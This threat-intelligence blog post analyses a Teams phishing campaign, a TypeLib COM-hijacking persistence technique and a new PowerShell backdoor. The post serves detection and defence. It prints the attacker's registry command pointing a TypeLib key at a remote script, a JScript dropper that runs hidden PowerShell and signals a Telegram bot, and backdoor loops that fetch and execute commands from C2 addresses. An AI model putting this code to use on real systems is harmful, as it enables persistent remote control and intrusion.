

Threat Spotlight: Hijacked and Hidden: New Backdoor and Persistence Technique

reliaquest.com/blog/threat-spotlight-hijacked-and-hidden-new-backdoor-and-persistence-technique/



In March 2025, while investigating multiple customer incidents, ReliaQuest uncovered an attack chain that began with familiar tactics but quickly escalated into a novel persistence method that involved hijacking the Component Object Model Type Library.

The attack also included the deployment of a malware we hadn't encountered before. It targeted customers in the finance and professional, scientific, and technical services sectors.

Early tactics in the attack align with those of "Storm-1811" (aka "STAC5777"), a threat group known to deploy "Black Basta" ransomware. However, the later phases deviate from the norm, suggesting that the group may be evolving with new techniques or possibly splintering.

Attribution aside, the attack provided some key insights into threat actors' evolving tactics that enterprises need to know. Read on to discover:

- The adversary's **precise targeting patterns** in their Microsoft Teams phishing attacks.
- A **never-before-seen TypeLib hijacking technique** that installs the novel malware.
- The **unique behaviors of the new backdoor** and insights into its development.

Key Points

ReliaQuest investigated a **new Microsoft Teams phishing campaign** using techniques previously deployed by Black Basta operators. However, the follow-on attack introduced entirely new methods, suggesting either evolution within the group or fragmentation among its members.

We identified a **previously unreported persistence method** leveraging TypeLib COM hijacking plus a **new PowerShell backdoor**, highlighting ongoing attacker efforts to evade detection and maintain access to compromised systems.

To defend against these tactics, organizations should **restrict external communication in Microsoft Teams** and **harden Windows systems** to prevent malicious execution.

Attack Lifecycle



Figure 1: Infection chain observed in the attacks we investigated

Precision Phishing: Exploiting Timing, Power, and Gender

The attacks kicked off with the adversary sending phishing messages to our customers' employees via Microsoft Teams (see Figure 1). While we don't know the contents of the messages, the attacker used the fraudulent Microsoft 365 tenant "techsupport[at]sma5smg.sch[.]id" with the display name "Technical Support" to pose as a member of IT staff. With this disguise, the recipients were almost certainly tricked into thinking IT support needed access to their system to fix a problem.

So far, so run-of-the-mill. We've seen these techniques used before by Storm-1811. In May 2024, the group posed as IT help staff in . By October 2024, it shifted to phishing via , which bypassed traditional email security gateways and exploited employees' trust in enterprise chat tools. This tactic became its go-to method. After gaining access, the group deployed remote monitoring and management (RMM) tools, which ultimately led to the Black Basta ransomware being used to extort organizations.

The Storm-1811 threat group specializes in conducting social engineering to gain initial access to facilitate the deployment of Black Basta ransomware. Black Basta handles the encryption and ransom demands, resulting in two distinct but complementary components of the attack chain.

However, these latest attacks had some features that indicated they were calculated strikes designed to exploit specific gaps:

- **Perfect Timing:** The phishing chats were carefully timed, landing between 2:00 p.m. and 3:00 p.m., perfectly synced to the recipient organizations' local time and coinciding with an afternoon slump in which employees may be less alert in spotting malicious activity.ⁱ
- **High-Value Targets:** The attacker didn't cast a wide net. They zeroed in on executive-level employees like directors and vice presidents—people who hold the power and access hackers crave but whose busy schedules may make them less vigilant.
- **Gender Stereotyping:** Employees with female-sounding names were the exclusive targets, suggesting the attacker may have been banking on research into the demographics of phishing susceptibility to maximize their success rate.ⁱⁱ

Once the victim took the bait, the attacker manipulated the employee into launching a remote support session through Windows' built-in "Quick Assist" tool. This approach reflects a broader trend we observed in 2024, where legitimate tools were used in [60% of hands-on-keyboard](#) incidents. Leveraging Quick Assist as their gateway, the attacker employed an unusual persistence method that also launched the novel malware variant.

Hijacking TypeLib: New Persistence Method

Before we dive into the attacker's unusual persistence technique, let's define a few terms.

Term	Definition
Component Object Model (COM)	The Microsoft technology Component Object Model (COM) lets software components talk to each other and share programs' functionalities. Think of it this way: Instead of developing a video decoder from scratch, a media player can use a prebuilt COM object, like the "mp4sdec.dll" file, to display MP4 videos. COM references these objects using unique Class Identifiers (CLSID). For example, the CLSID "{2a11bae2-fe6e-4249-864b-9e9ed6e8dbc2}" points straight to that video decoder, making it easy for the media player to plug it in and get to work.
COM hijacking	In COM hijacking, adversaries manipulate the Windows Registry by modifying a specific CLSID entry to redirect legitimate processes to malicious code. In the video decoder example, hackers could tamper with the registry entry tied to the CLSID {2a11bae2-fe6e-4249-864b-9e9ed6e8dbc2} so that it points to a malicious DLL instead of the real one. They can even configure the registry to reference external files hosted on URLs, making it even easier to load malicious scripts or payloads. The result? When a media player or any other application tries to load the COM object, it unknowingly runs the malicious DLL or external file instead. This isn't just a one-time attack—it's built for persistence, staying active even after system reboots.

TypeLib hijacking

TypeLib, short for “Type Library,” acts as a blueprint for COM objects—it holds metadata about their methods (e.g., “Play,” “Pause,” “Stop”) and interfaces, enabling applications to interact with them seamlessly. In TypeLib hijacking, attackers modify registry entries to redirect legitimate COM objects to malicious scripts or files. As a result, every time an application interacts with the hijacked COM object, the attacker’s code is executed instead. This technique is designed for persistence, ensuring the attacker’s foothold remains active whenever the application is used, all while leveraging legitimate system functionality for stealth.

So how did the technique play out? Once the attacker gained control of the employee’s device, they used the following command to start the TypeLib hijacking process. We’ve annotated aspects of the command you should pay attention to:

```
reg add1 ""HKEY_CURRENT_USER\Software\Classes\TypeLib{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}2\1.1\0\win64"" /t REG_SZ /d  
"script:hxxps://drive.google[dot]com/uc?  
export=download^&id=1l5cMkpY9HIERae03tqqvEzCVASQKen633" /f
```


1. This Windows Registry command (**reg add**) adds a new key-value pair or updates an existing one in the Windows Registry. It can alter system-level configurations or application-specific settings, depending on the registry path targeted.
2. The command targets the TypeLib registry hive, which stores metadata about COM objects, including their CLSIDs. In this case, it’s referencing the CLSID {EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}, a key identifier tied to Internet Explorer components.
3. The command assigns a remote URL to the registry key’s value, prefixed with the **script:** moniker. This COM-specific feature directs the system to load and execute scripts from the specified remote location, enabling the execution of malicious code.

The result of this command causes the malware hosted on the Google Drive URL to be downloaded and executed whenever the hijacked COM object is accessed—whether by opening Internet Explorer, an application utilizing Internet Explorer components, or a system process indirectly invoking the COM functionality. To make matters worse, the Windows process “Explorer.exe” would reference this COM object every time it runs (see Figure 2), meaning the malicious payload would be downloaded automatically on system restarts, ensuring the attacker’s code stayed active and persistent, with the system doing all the work.

Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS	Query: Name
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS	Query: HandleTags, HandleTags: 0x0
Explorer.EXE	4636	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0	NAME NOT FOUND	Desired Access: Maximum Allowed
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS	Query: HandleTags, HandleTags: 0x0
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0	SUCCESS	Desired Access: Maximum Allowed, Granted A...
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0	SUCCESS	Query: Name
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0	SUCCESS	Query: HandleTags, HandleTags: 0x0
Explorer.EXE	4636	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64	NAME NOT FOUND	Desired Access: Maximum Allowed
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0	SUCCESS	Query: HandleTags, HandleTags: 0x0
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64	SUCCESS	Desired Access: Maximum Allowed, Granted A...
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64	SUCCESS	Query: Name
Explorer.EXE	4636	RegOpenKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64	SUCCESS	Query: HandleTags, HandleTags: 0x0
Explorer.EXE	4636	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64	NAME NOT FOUND	Desired Access: Maximum Allowed
Explorer.EXE	4636	RegOpenValue	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64(Default)	SUCCESS	Type: REG_SZ, Length: 64, Data: C:\Window...
Explorer.EXE	4636	RegCloseKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1\0\win64	SUCCESS	

Figure 2: Explorer.exe referencing the Internet Explorer COM object

We've seen security researchersⁱⁱⁱ demonstrate TypeLib hijacking as a practical proof of concept. We also observed threat actors discussing the technique on cybercriminal forums. For instance, in October 2024, a user shared the same article we've cited here on the prominent Russian-language cybercriminal forum XSS, with most replies expressing interest in the technique (see Figure 3). However, we hadn't yet seen the technique play out in the wild until we observed the attacks analyzed here.



proxy
(L2) cache
User

Registrations: 24.11.2022
Messages: 435
Reactions: 197

04.02.2025

An interesting method that does not require admin rights. I checked it - it works! I wonder if it is possible to somehow run an .exe, .dll, or powershell script through this method directly, bypassing .sct

Complaint

Like Quote Answer

ermanno



Dota2
RAM
User


Registrations: 09.01.2025
Messages: 103
Reactions: 18

04.02.2025

thanks a lot for sharing very informative article and need more research about it

Complaint

Like Quote Answer



weaver

Moderator of the section Software Vulnerabilities / Exploitation & Bugtraq & AI / ML
Before knocking on /about/, mandatory verification via PM weaver[at]hacker[dot]biz & weaver[at]exploit[dot]in

I am only on exp and damage...

04.02.2025

TypeLib-Hijacking

Figure 3: XSS users responding to TypeLib hijacking research

Breaking Down the New PowerShell Backdoor

After pulling off the TypeLib COM hijacking, a text file containing the malware ("5.txt") from the Google Drive URL is downloaded. At the time of writing, the file has minimal malicious scoring on VirusTotal (see Figure 4), meaning it could slip right under the radar without triggering any alarms in defensive software that relies on signature-based detection, like an antivirus.




Figure 4: Backdoor result on VirusTotal, showing low malicious scoring

The malware in the text file was packed with extensive “junk code”—non-functional content designed to throw off detection tools and analysis. This word salad contained several space-themed keywords like “Galaxy,” “Cosmos,” and “Orion.” The functional portion of the text file employs a unique, layered scripting approach in which PowerShell is wrapped with JScript code.

Execution begins with JScript, which serves as the creator for the PowerShell backdoor. It writes the PowerShell code, contained in the same text file, to the path “C:\ProgramData\kcnrx.ps1” using the command “WriteLine,” as seen in the code below.

```
<scriptlet>

<script language="JScript">

var extd = "s1"

var iiwjsp = "C:\\ProgramData\\kcnrx.p" + extd;

var ljbvbg = gqvxxm.CreateTextFile(iiwjsp, true);

ljbvbg.WriteLine(<PowerShellCode>)

<---snippet----->
```

Once the PowerShell file is created, the JScript code executes the file in a hidden window not displayed to the user. The PowerShell also bypasses execution policies that block unauthorized or untrusted scripts, ensuring the malicious payload can run without restrictions.

Lastly, JScript code uses the “InstallProduct” method from the Windows Installer,^{iv} which is intended to use MSI files to install programs. However, the code abuses this functionality to instead send an HTTP request to the attacker’s Telegram bot with a message (in this case,

"qwe1bsrr5"). This is likely to inform the attacker that the script executed successfully, and that command-and-control (C2) is established.

<---snippet----->

```
ljbvbg.Close();

var djvatt = GetObject("winmgmts:\\\\.\\root\\cimv2:Win32_Process");
var hlrcuc = GetObject("winmgmts:\\\\.\\root\\cimv2:Win32_ProcessStartup");
var zpoqok = hlrcuc.SpawnInstance_();

zpoqok.ShowWindow = 0;

var kcbfwv = djvatt.Create('powershell.exe -ep bypass -file "' + iiwjsp + '"',
null, zpoqok);

var skJJFkj = new ActiveXObject("windowsinstaller.installer");

skJJFkj.UILevel = 2;

skJJFkj.InstallProduct("https://api[.]telegram[.]org/bot79639745081:
AAGyCacGCKKxa2fnWawtieZGtfg2VtKX5ps2/sendMessage?
chat_id=79351436523&text=qwe1bsrr5");

</script>

</scriptlet>
```

1. Bot Identifier: 7963974508
2. Access Token: AAGyCacGCKKxa2fnWawtieZGtfg2VtKX5ps
3. Chat ID: 7935143652

The PowerShell contained in the text file is obfuscated with junk code that has no functionality. Below, we've provided a cleaned and condensed version for ease of readability.

1.

```
$gurynf = New-Object -Com "Scripting.FileSystemObject"
$frtdtv = $gurynf.GetDrive("C:").SerialNumber
$frtdtv = "{0:X}" -f $frtdtv
$frtdtv = [convert]::toint64($frtdtv, 16)
$serial = $frtdtv
```

```

$giezyzk = 'htt'
$jikhdzg = 'p:/'
$dsjvpni = '/18'
$sobhykml = '1.174'
$felumga = '.164.'
$sysapcoj = '180/'

$ip = $giezyzk + $jikhdzg + $dsjvpni + $sobhykml + $felumga + $sysapcoj
$url = $ip + $serial

2.

$ryuuqj = New-Object Net.WebClient

3.

while ($true) {
    try {
        $pupcyw = $ryuuqj.DownloadString($url)
        Invoke-Expression $pupcyw
    } catch {
        Start-Sleep -Seconds 5
        continue
    }
    Start-Sleep -Seconds 5
}

4.

$tdnumg = New-Object Threading.Mutex($false, $frtdtv)

$tdnumg.WaitOne(1)

$tdnumg.ReleaseMutex()

$tdnumg.Dispose()Release and dispose of the mutex 40$tdnumg.ReleaseMutex()
41$tdnumg.Dispose()

```


When executed, the PowerShell performs the following actions:

1. Constructs the C2 beacon URL with the infected device's hard drive serial number (\$ip+\$serial) and converts it to hexadecimal. This identifier is later referenced at the end of the C2 server URL ("181[.]174[.]164[.]180/Serial_ID").
2. Creates a WebClient object (Net.WebClient) for receiving commands or second-stage malware.
3. Runs an infinite loop to download and execute provided commands or malware.
4. Creates a Mutex derived from the infected system's hard drive serial number to prevent the malware running multiple times and burning through system resources.

From Bing Ads to Backdoors: The Rise of a New Threat

We dug into the attacker's infrastructure and reviewed the PowerShell code to identify any potential overlaps with known malware families. We found that the attacker has been developing versions of this malware since January 2025, deploying early versions via malicious Bing advertisements.

Telegram Bot Logs: We obtained a sample of the Telegram bot's logs and uncovered some telling clues. Some logs included syntax written in Russian, like "<текст_отправляемого_сообщения>," which translates to "<text_of_the_message_to_be_sent>." This indicates the malware developer is highly likely located in a Russian-speaking country. The chat logs also contained messages communicating live updates to the attacker on successful infections. For example, one message contained the unique identifier "qwe1bsrr5" from the Telegram URL we referenced earlier, indicating successful C2 on that host. For each compromised host, the bot fired off messages like "qwe," "qwe1," and "qwe1calc"—totaling roughly 14 unique IDs and providing a peek into the digital trail of the attacker's growing reach that signifies the effectiveness of the new malware.

Code Syntax: We conducted a search on VirusTotal for any malware that shares the same code syntax, such as "\$ip+\$serial." We identified several versions, with the earliest being uploaded in January 2025, that had minimal functionality (see Figure 5). Some of the versions in February had the same features as the new malware we investigated but lacked obfuscation and had the C2 IP address of localhost ("\$ip = hxxp://127.0.0[.]1"), which is highly likely the adversary uploading early samples to check for malicious scoring on VirusTotal. This indicates that development and testing for the malware likely began in February 2025.




Figure 5: Early versions of the malware seen in VirusTotal.

These testing versions appear to have been uploaded by a single submitter in Latvia (see Figure 6). However, according to internal chat logs from the Black Basta operators leaked in February 2025, group members use VPNs and route traffic through Latvia. Although these upload records may not reflect the developer's true location, they may be a sign of early detection testing by the author.




Figure 6: Early version of the malware uploaded to VirusTotal by user shown as located in Latvia

Family Ties: Some versions of the malware uploaded in January 2025 reference separate C2 servers from the active campaign (e.g., "5.252.153[.]15"). These versions have minimal functionality and obfuscation but share significant code overlap with the malware we were investigating, as seen in the PowerShell script "pas.ps1" below.

```
$fso = New-Object -Com "Scripting.FileSystemObject"

$SerialNumber = $fso.GetDrive("c:\").SerialNumber

$SerialNumber = "{0:X}" -f $SerialNumber

$SerialNumber = [convert]::toint64($SerialNumber,16)

$serial = $SerialNumber

$ip = 'http://5[.]252[.]153[.]15/'

$url = $ip+$serial

$s = New-Object System.Net.WebClient

while ($true) {

    try {

        $result=$s.DownloadString($url)

    } catch {

        Start-Sleep -s 5

        continue

    }

    Invoke-Expression $result
```

This infrastructure and associated PowerShell malware were previously used in a malicious Bing advertisement campaign, reported by security researchers^v in January 2025. The Bing ads tricked users searching for Microsoft Teams software downloading and running a malicious sideloaded DLL (TV.dll) along with a PowerShell-based malware called "Boxter." Given their significant overlaps, it is almost certain that this new malware is an evolution of Boxter and was deployed by the same adversaries responsible for the malicious Bing ads campaign in early 2025. However, unlike the earlier campaign, the attacks used to deploy this new backdoor have no reported links to groups like Black Basta or Storm-1811. This indicates that it is realistically possible that a different group is responsible for the recent activity.

Key Takeaways and What's Next

Because ReliaQuest detected and responded to every attack attempt before impact occurred, we were unable to discover the attackers' affiliate relationships and ultimate goals. But there are a few possible conclusions we can draw:

- The Black Basta group adopted this new persistence method and malware for its attacks.
- Operators of the Black Basta ransomware group have splintered, with those who specialized in Microsoft Teams phishing and phone call techniques now collaborating with a different group that employs the new methods described in this report.
- An entirely different group has adopted the same initial access techniques that were previously used exclusively by Black Basta operators.

Whether or not this Microsoft Teams phishing campaign was run by Black Basta, it's clear that phishing through Microsoft Teams isn't going anywhere. Attackers keep finding clever ways to bypass defenses and stay inside organizations. This new malware highlights this ingenuity with its unique ability to be installed via TypeLib hijacking and to leverage multiple scripting languages for execution.

Step Up Your Defenses

Your Action Plan

Here's how to protect your organization from this campaign and any other attacks that use similar tactics:

- Disable [external communication](#) for Microsoft Teams to prevent phishing attacks targeting internal employees. If external communication is required, use a whitelist for trusted domains. Ensure chat creation events are being logged for Microsoft Teams to aid in detection and investigation.
- Block "telegram[.]org" and "drive.google[.]com" at the network edge to prevent successful installation of the malware involved in these incidents and disrupt C2 communications.
- Disable JScript via Group Policy or restrict it with AppLocker for departments and employees where it will not disrupt operations, such as at the executive level.
- Set Windows Defender Application Control (WDAC) to the most restrictive level possible to enforce PowerShell's [constrained language mode](#), limiting functions commonly exploited by malware.

- Disable Windows Script Host (WSH) via Group Policy to prevent scripts from being executed with "wscript.exe" or "cscript.exe," blocking script-based malware that is downloaded and executed using the "script:" moniker. However, this change should be tested prior to deployment to ensure it does not disrupt software or processes that rely on Windows Script Host.

IOCs

Artifact	Details
181.174.164[.]180	Malware C2 IP address
130.195.221[.]182 98.158.100[.]22	Microsoft Teams phishing IP addresses
f74fac3e5f7ebb092668dc16a9542799ccacc55412cfc6750 d0f100b44eef898	Malware hash
techsupport[at]sma5smg.sch[.]id	Microsoft Teams phishing tenant
181.174.164[.]107 181.174.164[.]140 181.174.164[.]2 181.174.164[.]240 181.174.164[.]4 181.174.164[.]41 181.174.164[.]47	Additional identified C2 infrastructure
5.252.153[.]15 5.252.153[.]241	Malicious Bing ads C2 servers
08b6bfc9a75a6bf94994936a4c3e6d6946a2437b31d8f6e8 841a52df76397237	Additional identified malware hashes based on "\$ip+\$serial" syntax

ff707131ff8cb4779afa66addd6efce3ce165e115806570cc3
c2ed6df6be8de0
074124df8f60cef79577cad43a3adef39a4f773c2f4b5e33e
292992d410cc012
41c3c83a0b39d91d2c35398113788eabcad2de36138304c
812dce0282941b152
f74fac3e5f7ebb092668dc16a9542799ccacc55412cfc6750
d0f100b44eef898
ef9456ada1d93e7cfc1750be1afd68807d532b6e893edd5a
d79f016affd29dd0
ecfcca6de9fb12c2989f0a46a235f3de2c7b6f0be0a4822af9
848ee21e3b541d
7ddb9f61dfbb78daee07b04111b8dedf693bb8807406cd2c
442480c551d247e1
2df636a9ebdc6799d494151915656dc302deeade7e7ddca
2e2e414869777e740
62faba34d0439b74ec716e62eb990063f3a03a5516de397
6bfdd80cb0e39a76a
9c13fbdbc450474d4477c397497c9b40be7b89a1b4f9dfc5
7d764c7405301bb9
1821e33b7355d857fe3af5b67cb651260fa010a12d5ebd8d
30ad110b647b2e6b
f560e95fd233a8441c5195a3864c78d9ef5d3b9033a383c5
55d7c1e3c30fca0a
e68084a7eb869ef88cd61ec26537c7ca0433124cebfbfd20a
ebc8b4330952c653
b59e9d53ab73464e14d81f5a00e1c7580a99eed078a8dff4
48b926de3f0df0e6

bbd1afa9d0b142a0cc0ef7f1487eed512d538c79cd225e6c
a9ca77e0a85f1f60
e7dd0d24a511cf8170840f8ebac3df3787ba3bfd97d136f4a
18a115700d137ff
3d0a09ba259d5f4b1e8d261fe05fef56b8611ba30edf46b7d
927f8f0808b9c53
6395a9b7be56159dc8d2fc2858b6f0dcf63a1623ea426a4
9625195123f5166f
2b21d0a08fce188885520e610a68f06766729ea935631afc
843747f1cee387ab
291700be999ed8d361e9418a3375353c384999afc42271a
ffa7ecc395f137fc0
ec513db1dcd045444fb7282f382786d91ed3357d254797af
acec8b7bab1f5070
4dbd1bf6a07b97cb14cd4e2d78d09bc3561f225b64f99dc4
0774959e6bd9de21
7a0dea548c6cd0259ffb339865add2b739ab6441b1b5263
e3787120b8622d286
c09dff32f233b9d65fe73432cfa29c1de9ea56cfd2f42b985
f5e0cccf0aa4f
3c2c2d10650b98a7121c9d76e206fa1ffe81374e0594d226
c0bf56eb17423825
287e85989b76b8b395311575fc20cd18efa38571ccf94cec
2a3d3d0683862d79
7b89423831873906aa3f28507d1adbcca92b37dbb8a9be4
f2d753ebc31467f33
abfb7c3c3ea828bf85874c596cac17770668abb28734cbee
c67dc8c958afd340

3448da03808f24568e6181011f8521c0713ea6160efd05bff

20c43b091ff59f7

ⁱ [https://hoxhunt\[.\]com/blog/top-3-phishing-attack-factors-time-desktop-mobile](https://hoxhunt[.]com/blog/top-3-phishing-attack-factors-time-desktop-mobile)

ⁱⁱ [https://lorrie.cranor\[.\]org/pubs/pap1162-sheng.pdf](https://lorrie.cranor[.]org/pubs/pap1162-sheng.pdf)

ⁱⁱⁱ [https://cicada-8\[.\]medium\[.\]com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661](https://cicada-8[.]medium[.]com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661)

^{iv} [https://learn.microsoft\[.\]com/en-us/windows/win32/msi/downloading-an-installation-from-the-internet](https://learn.microsoft[.]com/en-us/windows/win32/msi/downloading-an-installation-from-the-internet)

^v [https://cybersecuritynews\[.\]com/fake-microsoft-teams-page-drops-malware-on-windows/](https://cybersecuritynews[.]com/fake-microsoft-teams-page-drops-malware-on-windows/)

Hayden Evans is the primary author of this report.

© 2025 ReliaQuest, LLC All Rights Reserved